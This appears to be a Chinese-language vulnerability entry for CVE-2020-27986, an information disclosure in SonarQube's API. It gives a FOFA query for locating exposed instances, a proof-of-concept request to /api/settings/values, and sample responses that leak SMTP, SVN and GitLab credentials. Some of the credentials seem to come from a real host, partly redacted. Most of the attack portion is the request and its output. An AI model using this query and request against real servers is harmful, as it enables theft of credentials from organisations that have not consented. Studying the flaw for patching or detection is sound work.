SonarQube api 信息泄露漏洞 CVE-2020-27986

漏洞描述

SonarQube 某接口存在信息泄露漏洞，可以获取部分敏感信息

漏洞影响


```
SonarQube
```

FOFA

```
app="sonarQube-代码管理"
```

漏洞复现

主页如下




漏洞POC

```
1 http://xxx.xxx.xxx.xxx/api/settings/values
```


```
625       "key": "sonar.findbugs.timeout",
626       "value": "600000",
627       "inherited": true
628     },
629     {
630       "key": "sonar.core.id",
631       "value": "4F12[redacted]dJPMzT5V"
632     },
633     {
634       "key": "email.smtp_host.secured",
635       "value": "smtpdm-ap[redacted].com"
636     },
637     {
638       "key": "email.smtp_username.secured",
639       "value": "mtrc@[redacted]hk.com"
640     },
641     {
642       "key": "email.smtp_password.secured",
643       "value": "Al[redacted]HK2019"
644     },
645     {
646       "key": "sonar.core.startTime",
647       "value": "2019-08-14T13:28:42+0000"
648     }
649   ]
650 }
```


可泄露的为：明文SMTP、SVN和Gitlab等敏感信息


key: "sonar.updatecenter.url"
value: "https://update.sonarsource.org/update-center.properties"
inherited: true
84:
key: "sonar.core.id"
value: "32FADBS6-AXRx4wuyUe_xmLI8DkFu"
85:
key: "sonar.core.startTime"
value: "2020-10-15T07:15:37+0000"
86:
key: "sonar.auth.gitlab.applicationId"
value: "id_prueba_gitlab"
87:
key: "sonar.auth.gitlab.secret"
value: "password_test_gitlab"
88:
key: "sonar.svn.username"
value: "SVN_username_test"
89:
key: "sonar.svn.password.secured"
value: "SVN_password_test"
key: "email.smtp_host.secured"
value: "smtp.csl.com.co"
91:
key: "email.smtp_password.secured"
value: "SMTP_password_test"
92:
key: "email.smtp_username.secured"
value: "csl_smtp_user"